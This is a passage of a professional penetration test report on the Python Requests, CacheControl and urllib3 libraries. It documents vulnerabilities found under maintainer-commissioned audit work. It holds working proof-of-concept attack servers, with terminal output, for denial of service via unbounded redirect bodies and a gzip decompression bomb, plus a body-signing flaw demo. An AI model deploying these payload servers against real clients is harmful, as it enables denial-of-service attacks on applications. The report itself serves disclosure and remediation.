

PLATINUM

ISO/IEC 27001:2022
ISMS Certified
by Consilium Labs (IAS)

AICPA
SOC 2
Formerly SAS 70 Reports

Pentest Report

Clients:

Requests, CacheControl & urllib3

in collaboration with the

Open Source Technology Improvement Fund, Inc.

Test Targets:

Requests
CacheControl
urllib3
PyPI Integration

7ASecurity Test Team:

- Abraham Aranguren, MSc.
- Daniel Ortiz, MSc.
- Dheeraj Joshi, BTech.
- Miroslav Štampar, PhD.
- Szymon Grzybowski, MSc.

7ASecurity
Protect Your Site & Apps
From Attackers
sales@7asecurity.com
7asecurity.com

INDEX

Introduction

"Requests is a simple, yet elegant, HTTP library."

From https://pypi.org/project/requests/

"CacheControl is a port of the caching algorithms in httplib2 for use with requests session object.
It was written because httplib2's better support for caching is often mitigated by its lack of thread safety. The same is true of requests in terms of caching."

From https://pypi.org/project/CacheControl/

"urllib3 is a powerful, user-friendly HTTP client for Python. Much of the Python ecosystem already uses urllib3 and you should too. urllib3 brings many critical features that are missing from the Python standard libraries"

From https://pypi.org/project/urllib3/

This document outlines the results of a penetration test and *whitebox* security review conducted against the *Requests*, *CacheControl* and *urllib3* projects. The project was solicited by the maintainers, facilitated by the *Open Source Technology Improvement Fund, Inc (OSTIF)*, funded by *Alpha-Omega*, and executed by 7ASecurity in October and November 2025. The audit team dedicated 34.2 working days to complete this assignment. Please note that this is the first penetration test for these projects. Consequently, the identification of security weaknesses was expected to be easier during this engagement, as more vulnerabilities are identified and resolved after each testing cycle.

During this iteration the goal was to review the solution as thoroughly as possible, to ensure users of these projects can be provided with the best possible security. The methodology implemented was *whitebox*: 7ASecurity was provided with documentation, details about operational deployment processes, and source code. A team of 5 senior auditors carried out all tasks required for this engagement, including preparation, delivery, documentation of findings and communication.

A number of necessary arrangements were in place by October 2025, to facilitate a straightforward commencement for 7ASecurity. In order to enable effective collaboration, information to coordinate the test was relayed through email, as well as a shared Signal channel. The project maintainers were helpful and responsive throughout the audit, which ensured that 7ASecurity was provided with the necessary access and information at all times, thus avoiding unnecessary delays. 7ASecurity provided regular updates regarding the audit status and its interim findings during the engagement.

This audit split the scope items into the following work packages, which are referenced in the ticket headlines as applicable:

- WP1: PyPI-Configured Integration Security Tests
- WP2: Whitebox Review and Active Tests against urllib3
- WP3: Whitebox Review and Active Tests against Requests
- WP4: Whitebox Review and Differential Tests against CacheControl
- WP5: Whitebox Tests against Python Projects Supply Chain
- WP6: Lightweight Threat Model Documentation

The findings of the security audit (WP1-4) can be summarized as follows:

Identified Vulnerabilities	*Hardening Recommendations*	*Total Issues*
9	*2*	*11*

Please note that the analysis of the remaining work packages (WP5-6) is provided separately, in the following sections of this report:

- WP5: Supply Chain Implementation
- WP6: Lightweight Threat Model

Moving forward, the scope section elaborates on the items under review, while the findings section documents the identified vulnerabilities followed by hardening recommendations with lower exploitation potential. Each finding includes a technical description, a proof-of-concept (PoC) and/or steps to reproduce if required, plus mitigation or fix advice for follow-up actions by the development team.

Finally, the report culminates with a conclusion providing detailed commentary, analysis, and guidance relating to the context, preparation, and general impressions gained throughout this test, as well as a summary of the perceived security posture of the projects in scope.

About OSTIF

The *Open Source Technology Improvement Fund (OSTIF)* is dedicated to resourcing and managing security engagements for open source software projects through partnerships with corporate, government, and non-profit donors. We bridge the gap between resources and security outcomes, while supporting and championing the open source community whose efforts underpin our digital landscape.

Over the past ten years, OSTIF has been responsible for the discovery of over 800 vulnerabilities, (121 of those being Critical/High), over 13,000 hours of security work, and millions of dollars raised for open source security. Maximizing output and security outcomes while minimizing labor and cost for projects and funders has resulted in partnerships with multi-billion dollar companies, top open source foundations, government organizations, and respected individuals in the space. Most importantly, we've helped over 120 projects and counting improve their security posture.

Our directive is to support and enrich the open source community through providing public-facing security audits, educational resources, meetups, tooling, and advice. OSTIF's experience positions us to be able to share knowledge of auditing with maintainers, developers, foundations, and the community to further secure our infrastructure in a sustainable manner.

We are a small team working out of Chicago, Illinois. Our website is ostif.org. You can follow us on social media to keep up to date on audits, conferences, meetups, and opportunities with OSTIF, or feel free to reach out directly at contactus@ostif.org or our Github.

Derek Zimmer, Executive Director
Amir Montazery, Managing Director
Helen Woeste, Communications and Community Manager
Tom Welter, Project Manager

Scope

The following list outlines the items in scope for this project:

- **WP1: PyPI-Configured Integration Security Tests**
  - Requests, CacheControl and urllib3 tests as installed from PyPI:
    - https://github.com/pypi
- **WP2: Whitebox Review and Active Tests against urllib3**
  - https://github.com/urllib3/urllib3
- **WP3: Whitebox Review and Active Tests against Requests**
  - https://github.com/psf/requests
- **WP4: Whitebox Review and Differential Tests against CacheControl**
  - https://github.com/psf/cachecontrol
  - Differential baseline: https://github.com/httplib2/httplib2
- **WP5: Whitebox Tests against Python Projects Supply Chain**
  - As above
  - Information about release processes was shared by the maintainers
- **WP6: Lightweight Threat Model Documentation**
  - As above

Identified Vulnerabilities

This area of the report enumerates findings that were deemed to exhibit greater risk potential. Please note these are offered sequentially as they were uncovered, they are not sorted by significance or impact. Each finding has a unique ID (i.e. *RCU-01-001*) for ease of reference, and offers an estimated severity in brackets alongside the title.

RCU-01-001 WP3: Memory Exhaustion via Unbounded Redirect Read *(High)*

The Requests library is vulnerable to a Denial-of-Service (DoS) attack due to an architectural flaw in its redirect handling logic. While draining the socket is necessary for HTTP/1.1 *Keep-Alive* connection[1] reuse, the library performs this using an unbounded read (*resp.content*) and retains each consumed response body in memory for every step in a redirect chain. This creates an amplification vector where an attacker can use a series of redirects, each with a moderately sized body, to consume client memory until the process crashes due to resource exhaustion.

This chained attack is particularly insidious, as it can remain within typical network timeout thresholds and the primary safeguard used by developers against large response bodies, the *stream=True* parameter, is subverted. Developers relying on this feature to manage memory are not aware that the internal redirect logic bypasses it entirely, unconditionally loading each redirect body into memory. Each individual redirect response can be delivered quickly by an attacker, remaining under any reasonable timeout threshold. However, because each intermediate response object is stored in the history list of the final response by the Requests library, the memory consumed by each body accumulates throughout the redirect chain. With the default *max_redirects* limit of 30, gigabytes of memory consumption can be reliably caused through a series of sub-second responses, making this a practical and effective DoS vector.

The root cause is the decision by the library to prioritize a performance optimization (connection reuse) over fundamental application stability, without implementing the necessary safeguards. A robust client library must be resilient against protocol violations by default. The proper implementation is not to avoid socket draining but to perform a bounded drain. By failing to do so, the library exposes any application that follows redirects from untrusted sources to a critical availability risk.

In the following PoC, a malicious server is crafted to serve a chain of redirects, each with a large body, specifically targeting *python-requests* clients. A corresponding vulnerable client script is provided to demonstrate how following these redirects leads to rapid and unbounded memory consumption, validating the DoS vector:

[1] https://requests.readthedocs.io/en/latest/user/advanced/#keep-alive

PoC (server.py):

```
from http.server import HTTPServer, BaseHTTPRequestHandler
import os

# --- Configuration ---
HOST = "localhost"
PORT = 8000
# The size of the junk body for each redirect response in bytes.
# 200 MB is enough to clearly show the effect.
PAYLOAD_SIZE = 200 * 1024 * 1024
# The number of redirects to chain together.
REDIRECT_CHAIN_LENGTH = 30

class RedirectDOSHandler(BaseHTTPRequestHandler):
    """
    A request handler that serves a chain of redirects with large bodies
    to exploit the memory consumption vulnerability in requests.
    """
    def do_GET(self):
        user_agent = self.headers.get("User-Agent", "")

        # Target only python-requests to avoid affecting other clients like browsers.
        if "python-requests" not in user_agent:
            self.send_response(200)
            self.send_header("Content-type", "text/plain")
            self.end_headers()
            self.wfile.write(b"This PoC is for python-requests clients.")
            return

        try:
            # The redirect count is passed in the URL path, e.g., /redirect/1
            redirect_count = int(self.path.split('/')[-1])
        except (ValueError, IndexError):
            redirect_count = 0

        print(f"-> Received request for redirect #{redirect_count}. User-Agent:
{user_agent}")

        if redirect_count < REDIRECT_CHAIN_LENGTH:
            # Serve another redirect response
            next_url = f"http://{HOST}:{PORT}/redirect/{redirect_count + 1}"
            self.send_response(302, "Found")
            self.send_header("Location", next_url)
            self.send_header("Content-Length", str(PAYLOAD_SIZE))
            self.end_headers()

            # Write the large junk payload to the socket.
            # A chunk of random bytes is used here.
            junk_chunk = os.urandom(1024 * 1024) # 1MB chunk
            for _ in range(PAYLOAD_SIZE // len(junk_chunk)):
                self.wfile.write(junk_chunk)
```

```
            print(f"   Sent 302 redirect to {next_url} with a {PAYLOAD_SIZE // 1024 //
1024}MB body.")
        else:
            # The end of the chain. Serve a final, normal response.
            self.send_response(200, "OK")
            self.send_header("Content-type", "text/plain")
            self.end_headers()
            self.wfile.write(b"Attack complete.")
            print("   Sent final 200 OK response. Attack chain finished.")

def run_server():
    server_address = (HOST, PORT)
    httpd = HTTPServer(server_address, RedirectDOSHandler)
    print(f"Malicious server starting on http://{HOST}:{PORT}")
    print("Waiting for a vulnerable client...")
    httpd.serve_forever()

if __name__ == "__main__":
    run_server()
```

PoC (client.py):

```
import requests
import os
import psutil

# Get the current process to monitor its memory usage.
process = psutil.Process(os.getpid())

def get_memory_usage_mb():
    """Returns the memory usage of the current process in megabytes."""
    return process.memory_info().rss / 1024 / 1024

def run_client():
    target_url = "http://localhost:8000/redirect/0"

    print(f"Vulnerable client starting...")
    print(f"Initial memory usage: {get_memory_usage_mb():.2f} MB")

    try:
        print(f"Making a request to {target_url}. Expect memory to increase
rapidly...")
        # Make the vulnerable request. allow_redirects=True is the default.
        response = requests.get(target_url, timeout=60)

        print("\n--- Request Finished ---")
        print(f"Final response status: {response.status_code}")
        print(f"Number of redirects followed: {len(response.history)}")

    except requests.exceptions.RequestException as e:
```

```
        print(f"\n--- Request FAILED ---")
        print(f"An exception occurred: {type(e).__name__}")
        print(f"This is the expected outcome if the process crashed due to memory
exhaustion.")
        # Note: A MemoryError might not be catchable if the OS kills the process first.

    finally:
        # This will likely be printed after the OS kills the process.
        print(f"Final memory usage at exit: {get_memory_usage_mb():.2f} MB")

if __name__ == "__main__":
    run_client()
```

To validate the issue, run *server.py* in one terminal and *client.py* in a separate terminal. Issuing a single HTTP request from the client terminal will trigger the malicious server to respond with its redirect chain. The server output will show logging for each redirect sent, while the client output will demonstrate the rapid and cumulative memory consumption that validates the resource exhaustion vector.

Terminal 1 (server output):

```
$ python3 server.py
Malicious server starting on http://localhost:8000
Waiting for a vulnerable client...
-> Received request for redirect #0. User-Agent: python-requests/2.32.3
127.0.0.1 - - [13/Oct/2025 23:18:36] "GET /redirect/0 HTTP/1.1" 302 -
   Sent 302 redirect to http://localhost:8000/redirect/1 with a 200MB body.
-> Received request for redirect #1. User-Agent: python-requests/2.32.3
127.0.0.1 - - [13/Oct/2025 23:18:36] "GET /redirect/1 HTTP/1.1" 302 -
   Sent 302 redirect to http://localhost:8000/redirect/2 with a 200MB body.
-> Received request for redirect #2. User-Agent: python-requests/2.32.3
127.0.0.1 - - [13/Oct/2025 23:18:37] "GET /redirect/2 HTTP/1.1" 302 -
   Sent 302 redirect to http://localhost:8000/redirect/3 with a 200MB body.
[...]
-> Received request for redirect #30. User-Agent: python-requests/2.32.3
127.0.0.1 - - [13/Oct/2025 23:18:47] "GET /redirect/30 HTTP/1.1" 200 -
   Sent final 200 OK response. Attack chain finished.
```

Terminal 2 (client output):

```
$ python3 client.py
Vulnerable client starting...
Initial memory usage: 31.22 MB
Making a request to http://localhost:8000/redirect/0. Expect memory to increase
rapidly...

--- Request Finished ---
Final response status: 200
Number of redirects followed: 30
Final memory usage at exit: 6032.16 MB
```

Affected File:
https://github.com/psf/requests/[...]/src/requests/sessions.py

Affected Code:

```
def resolve_redirects(
    self,
    resp,
    req,
    stream=False,
    timeout=None,
    verify=True,
    cert=None,
    proxies=None,
    yield_requests=False,
    **adapter_kwargs,
):
    """Receives a Response. Returns a generator of Responses or Requests."""

    hist = []  # keep track of history

    url = self.get_redirect_target(resp)
    previous_fragment = urlparse(req.url).fragment
    while url:
        prepared_request = req.copy()

        # Update history and keep track of redirects.
        # resp.history must ignore the original request in this loop
        hist.append(resp)
        resp.history = hist[1:]

        try:
            resp.content  # Consume socket so it can be released
        except (ChunkedEncodingError, ContentDecodingError, RuntimeError):
            resp.raw.read(decode_content=False)

        if len(resp.history) >= self.max_redirects:
            raise TooManyRedirects(
                f"Exceeded {self.max_redirects} redirects.", response=resp
            )

        # Release the connection back into the pool.
        resp.close()
        [...]
```

It is recommended to patch the redirect-handling logic to perform a bounded read of redirect response bodies to drain the socket. If a redirect response body exceeds a safe, predefined limit (for example, 1–2 MB), the connection should be immediately closed and discarded from the connection pool, sacrificing connection reuse for that instance in favor of application stability. This security-first approach balances protocol requirements

with robust resource management.

RCU-01-002 WP3: Silent Signature Invalidation in Auth Handlers *(Medium)*

The Requests library contains a design weakness in its request preparation sequence that creates a significant and non-obvious risk for developers implementing custom body-signing authentication. The flaw is an architectural issue: the library interface provides a fully mutable request object to the authentication handler after the body has been prepared. This counterintuitive contract makes it easy for developers to write code that silently invalidates their own cryptographic signatures, leading to persistent and difficult-to-diagnose authentication failures.

This is a security issue because it fails silently within a security-critical context. A library interface should guide developers toward secure implementations; instead, this design introduces a pitfall where the most intuitive pattern, signing the body and then appending a required nonce, is insecure by default. The body mutation is accommodated by recalculating *Content-Length*, but the library remains unaware that the signature has been broken. This lack of explicit error reporting causes the request to be sent with an invalid signature and violates the principle of least surprise, making the library interface the root cause of the vulnerability.

The following proof of concept demonstrates this issue. A custom authentication handler signs the body and then modifies it. The Requests library sends the modified body with an invalid signature, which is correctly rejected by a server implementing proper signature validation.

PoC (server.py):

```
from http.server import HTTPServer, BaseHTTPRequestHandler
import hashlib
import json

HOST = "localhost"
PORT = 8000
SECRET_KEY = b"my-super-secret-key"

class SignatureValidatingHandler(BaseHTTPRequestHandler):
    def do_POST(self):
        try:
            # 1. Get the signature provided by the client
            client_signature = self.headers.get('X-Signature')
            if not client_signature:
                self.send_error(400, "Bad Request: Missing X-Signature header")
                return

            # 2. Get the raw body sent by the client
```

```
            content_length = int(self.headers['Content-Length'])
            received_body = self.rfile.read(content_length)

            # 3. Calculate what the signature *should* have been for the body we
received
            expected_signature = hashlib.sha256(SECRET_KEY + received_body).hexdigest()

            print(f"\n--- REQUEST RECEIVED ---")
            print(f"Received Body:      {received_body.decode()}")
            print(f"Client's Signature:   {client_signature}")
            print(f"Expected Signature:   {expected_signature}")

            # 4. Compare the signatures
            if client_signature == expected_signature:
                print("✅ Signature VALID")
                self.send_response(200, "OK")
                self.send_header("Content-type", "application/json")
                self.end_headers()
                self.wfile.write(json.dumps({"status": "success"}).encode())
            else:
                print("❌ Signature MISMATCH")
                self.send_response(403, "Forbidden")
                self.send_header("Content-type", "application/json")
                self.end_headers()
                self.wfile.write(json.dumps({"error": "Signature mismatch"}).encode())
        except Exception as e:
            self.send_error(500, f"Server Error: {e}")

def run_server():
    server_address = (HOST, PORT)
    httpd = HTTPServer(server_address, SignatureValidatingHandler)
    print(f"API server starting on http://{HOST}:{PORT}")
    print("Awaiting a request with a body signature...")
    httpd.serve_forever()

if __name__ == "__main__":
    run_server()
```

PoC (client.py):

```
import requests
import hashlib

SECRET_KEY = b"my-super-secret-key"

class FlawedSigningAuth(requests.auth.AuthBase):
    """
    An auth handler that demonstrates the design vulnerability.
    It signs the body, then modifies it, causing a signature mismatch.
    """
    def __call__(self, r):
```

```
        # 1. Sign the body as it currently exists from prepare_body()
        # In this case, it's b'key=value'
        print(f"[AUTH] Signing body: {r.body!r}")
        signature = hashlib.sha256(SECRET_KEY + r.body).hexdigest()
        r.headers['X-Signature'] = signature
        print(f"[AUTH] Calculated signature: {signature}")

        # 2. Mutate the body AFTER signing, silently invalidating the signature.
        # This is a common pattern for adding a nonce or timestamp.
        r.body += b'&nonce=12345'
        print(f"[AUTH] Body mutated to: {r.body!r}")

        return r

def run_client():
    target_url = "http://localhost:8000/data"

    print(f"Client starting...")
    print(f"Attempting to POST to {target_url} with flawed authentication...")

    try:
        # This is where the custom auth handler is used.
        # `requests` will call it during the request preparation phase.
        response = requests.post(
            target_url,
            data=b'key=value',
            auth=FlawedSigningAuth()
        )

        print("\n--- RESPONSE RECEIVED ---")
        print(f"Status Code: {response.status_code}")
        print(f"Response JSON: {response.json()}")

        if response.status_code == 403:
            print("\nSUCCESS: The server correctly rejected the request due to the
signature mismatch, validating the vulnerability.")
        else:
            print("\nFAILURE: The PoC did not work as expected.")

    except requests.exceptions.RequestException as e:
        print(f"\n--- REQUEST FAILED ---")
        print(f"An exception occurred: {type(e).__name__} - {e}")

if __name__ == "__main__":
    run_client()
```

When executed, the PoC shows that the server receives a modified request body with a signature mismatch. The server correctly rejects the request with a *403 Forbidden response*, validating the flaw.

Terminal 1 (server output):

```
$ python3 server.py
API server starting on http://localhost:8000
Awaiting a request with a body signature...

--- REQUEST RECEIVED ---
Received Body:      key=value&nonce=12345
Client's Signature:   03ead7244fd79c15f54564f430e614dc61f273ff634163f08a26f102188d1fc1
Expected Signature:   7c27163fd6d22b52a95c791f1b0f0a1b36c48072741da10d6aa8dbd4454180a9
❌ Signature MISMATCH
127.0.0.1 - - [13/Oct/2025 22:57:34] "POST /data HTTP/1.1" 403 -
```

Terminal 2 (client output):

```
$ python3 client.py
Client starting...
Attempting to POST to http://localhost:8000/data with flawed authentication...
[AUTH] Signing body: b'key=value'
[AUTH] Calculated signature:
03ead7244fd79c15f54564f430e614dc61f273ff634163f08a26f102188d1fc1
[AUTH] Body mutated to: b'key=value&nonce=12345'

--- RESPONSE RECEIVED ---
Status Code: 403
Response JSON: {'error': 'Signature mismatch'}

SUCCESS: The server correctly rejected the request due to the signature mismatch,
validating the vulnerability.
```

Affected File:

https://github.com/psf/requests/[...]/src/requests/models.py

Affected Code:

```
def prepare(
    self,
    method=None,
    url=None,
    headers=None,
    files=None,
    data=None,
    params=None,
    auth=None,
    cookies=None,
    hooks=None,
    json=None,
):
    """Prepares the entire request with the given parameters."""

    self.prepare_method(method)
    self.prepare_url(url, params)
```

```
        self.prepare_headers(headers)
        self.prepare_cookies(cookies)
        self.prepare_body(data, files, json)
        self.prepare_auth(auth, url)

        # Note that prepare_auth must be last to enable authentication schemes
        # such as OAuth to work on a fully prepared request.

        # This MUST go after prepare_auth. Authenticators could add a hook
        self.prepare_hooks(hooks)

    [...]

    def prepare_auth(self, auth, url=""):
        """Prepares the given HTTP auth data."""

        # If no Auth is explicitly provided, extract it from the URL first.
        if auth is None:
            url_auth = get_auth_from_url(self.url)
            auth = url_auth if any(url_auth) else None

        if auth:
            if isinstance(auth, tuple) and len(auth) == 2:
                # special-case basic HTTP auth
                auth = HTTPBasicAuth(*auth)

            # Allow auth to make its changes.
            r = auth(self)

            # Update self to reflect the auth changes.
            self.__dict__.update(r.__dict__)

            # Recompute Content-Length
            self.prepare_content_length(self.body)
```

It is recommended to refactor the request preparation pipeline to guide developers toward a secure-by-default design. As an immediate measure, it is recommended to update the official documentation with a clear warning that authentication handlers used for body-signing schemes must not modify the request body after signing. To alert developers to this dangerous pattern, it is recommended to add a *RuntimeWarning* that triggers whenever an authentication handler alters the *r.body* attribute.

For a long-term solution, it is advised to introduce a dedicated hook (for example, *sign_payload*) that executes immediately after the body is prepared. After this hook runs, the *r.body* attribute should be frozen (read-only) to preserve integrity before the *prepare_auth* step and prevent signature invalidation by design.

RCU-01-003 WP2: Memory Exhaustion via Unbounded Decompression *(High)*

Retest Notes: Resolved by urllib3[2] and confirmed by 7ASecurity.
References: CVE-2025-66471[3], GHSA-2xpw-w6gg-jr37[4].

The urllib3 library is vulnerable to a Denial-of-Service (DoS) attack due to a security gap in its default response-handling logic. The library *read()* method and *.data* property, when used to consume a compressed response body, perform an unbounded decompression directly into memory. This creates an amplification vector in which a small compressed payload (a “decompression bomb”) can trigger massive memory allocation on the client and cause the process to crash due to resource exhaustion.

The attack is effective because it can remain within typical network timeout thresholds. A small payload can be delivered quickly but decompresses to gigabytes of data. When client code accesses the response body through common patterns such as *response.data* or *response.read()*, urllib3 reads the entire compressed payload from the socket and decompresses it in a single operation without any limit. Although the *stream()* interface exists for incremental processing, the default and most convenient access methods remain unsafe and expose applications that consume untrusted content to a critical availability risk.

The root cause is the absence of a protective limit on decompressed output. A robust client library should enforce a maximum decompressed size by default, failing safely if that limit is exceeded. Without this safeguard, developers must manually opt into safe handling mechanisms, which is error-prone and inconsistent.

This was confirmed as follows: a malicious server served a small gzipped response that decompressed to a large size, and a vulnerable urllib3 client that accessed the response via *.data* decompressed the payload in memory, causing rapid memory growth and likely process termination.

PoC (server.py):

```
from http.server import HTTPServer, BaseHTTPRequestHandler
import gzip
import io

# --- Configuration ---
HOST = "localhost"
PORT = 8000
# The uncompressed size of the decompression bomb in bytes.
# 1GB is enough to cause memory exhaustion on most systems.
```

[2] https://github.com/urllib3/urllib3/commit/c19571de34c47de3a766541b041637ba5f716ed7
[3] https://nvd.nist.gov/vuln/detail/CVE-2025-66471
[4] https://github.com/advisories/GHSA-2xpw-w6gg-jr37

```
UNCOMPRESSED_SIZE = 1 * 1024 * 1024 * 1024
# The character to repeat. Null bytes compress very well.
BOMB_CHAR = b'\0'

def create_bomb():
    """Creates a gzipped decompression bomb in memory."""
    print(f"Creating a {UNCOMPRESSED_SIZE // 1024 // 1024}MB decompression bomb...")
    bio = io.BytesIO()
    with gzip.GzipFile(fileobj=bio, mode='wb') as gz:
         # Write the character in chunks to avoid allocating the large buffer in this
process.
        chunk_size = 1024 * 1024 # 1MB chunks
        for _ in range(UNCOMPRESSED_SIZE // chunk_size):
            gz.write(BOMB_CHAR * chunk_size)

    bomb_data = bio.getvalue()
    print(f"Bomb created. Compressed size: {len(bomb_data) / 1024:.2f}KB")
    return bomb_data

BOMB_PAYLOAD = create_bomb()

class DecompressionBombHandler(BaseHTTPRequestHandler):
    """
    A request handler that serves a gzipped response that expands to a massive size.
    """
    def do_GET(self):
        user_agent = self.headers.get("User-Agent", "")

        if "python-urllib3" not in user_agent:
            self.send_response(200)
            self.end_headers()
            self.wfile.write(b"This PoC is for python-urllib3 clients.")
            return

          print(f"-> Received request from vulnerable client. Sending a decompression
bomb...")
        self.send_response(200)
        self.send_header("Content-Encoding", "gzip")
        self.send_header("Content-Type", "application/octet-stream")
        self.send_header("Content-Length", str(len(BOMB_PAYLOAD)))
        self.end_headers()
        self.wfile.write(BOMB_PAYLOAD)
        print("   Bomb sent.")

def run_server():
    server_address = (HOST, PORT)
    httpd = HTTPServer(server_address, DecompressionBombHandler)
    print(f"Malicious server starting on http://{HOST}:{PORT}")
    print("Waiting for a vulnerable client...")
    httpd.serve_forever()
```

```
if __name__ == "__main__":
    run_server()
```

PoC (client.py):

```
import urllib3
import os
import psutil

# Get the current process to monitor its memory usage.
process = psutil.Process(os.getpid())

def get_memory_usage_mb():
    """Returns the memory usage of the current process in megabytes."""
    return process.memory_info().rss / 1024 / 1024

def run_client():
    target_url = "http://localhost:8000/"

    print("Vulnerable client starting...")
    print(f"Initial memory usage: {get_memory_usage_mb():.2f}MB")

    http = urllib3.PoolManager()

    try:
         print(f"Making a request to {target_url}. Expect memory to grow up to ~1 GiB
(the PoC decompressed size) or until a MemoryError/OS kills the process...")
        # Make the vulnerable request. preload_content=True is the default.
        response = http.request("GET", target_url)

        # Accessing .data triggers the unbounded decompression.
        print("Attempting to read response data...")
        _ = response.data

    except Exception as e:
        print(f"\n--- Request FAILED or Process Survived ---")
        print(f"An exception occurred: {type(e).__name__}: {e}")
        # A MemoryError might not be catchable if the OS kills the process first.

    finally:
        print(f"Final memory usage: {get_memory_usage_mb():.2f}MB")

if __name__ == "__main__":
    run_client()
```

To validate the issue, run server.py in one terminal and client.py in another. A single request causes the malicious server to send the decompression bomb and the client to decompress it into memory. The proof of concept uses a 1 GiB bomb for demonstration, but larger payloads can crash the process or trigger operating system termination.

Terminal 1 (server output):

```
$ python3 server.py
Creating a 1024MB decompression bomb...
Bomb created. Compressed size: 1019.20KB
Malicious server starting on http://localhost:8000
Waiting for a vulnerable client...
-> Received request from vulnerable client. Sending a decompression bomb...
127.0.0.1 - - [17/Oct/2025 23:58:14] "GET / HTTP/1.1" 200 -
   Bomb sent.
```

Terminal 2 (client output):

```
$ python3 client.py
Vulnerable client starting...
Initial memory usage: 22.81MB
Making a request to http://localhost:8000/. Expect memory to grow up to ~1 GiB (the PoC
decompressed size) or until a MemoryError/OS kills the process...
Attempting to read response data...
Final memory usage: 1047.41MB
```

Affected File:

https://github.com/urllib3/urllib3/[...]/src/urllib3/response.py

Affected Code:

```
class HTTPResponse(BaseHTTPResponse):
    def __init__(
        self,
        body: _TYPE_BODY = "",
        headers: typing.Mapping[str, str] | typing.Mapping[bytes, bytes] | None = None,
        status: int = 0,
        version: int = 0,
        version_string: str = "HTTP/?",
        reason: str | None = None,
        preload_content: bool = True,
        decode_content: bool = True,
        [...]
        )
        [...]
        if preload_content and not self._body:
            self._body = self.read(decode_content=decode_content)

    [...]

    def read(
        self,
        amt: int | None = None,
        decode_content: bool | None = None,
        cache_content: bool = False,
    ) -> bytes:
        [...]
```

```
self._init_decoder()
if decode_content is None:
    decode_content = self.decode_content

if amt and amt < 0:
    # Negative numbers and `None` should be treated the same.
    amt = None
elif amt is not None:
    cache_content = False

    if len(self._decoded_buffer) >= amt:
        return self._decoded_buffer.get(amt)

data = self._raw_read(amt)

flush_decoder = amt is None or (amt != 0 and not data)

if not data and len(self._decoded_buffer) == 0:
    return data

if amt is None:
    data = self._decode(data, decode_content, flush_decoder)
    if cache_content:
        self._body = data
else:
    [...]

return data
```

It is recommended to update the response-handling logic to enforce a configurable, default-enabled maximum decompressed size. If this limit is exceeded during decompression, it is recommended to raise an exception immediately to prevent excessive memory allocation. It is further advised to implement incremental decoding for large responses to ensure that clients fail safely against resource-exhaustion attacks.

RCU-01-006 WP3: Memory Exhaustion via Unbounded JSON Parsing *(Medium)*

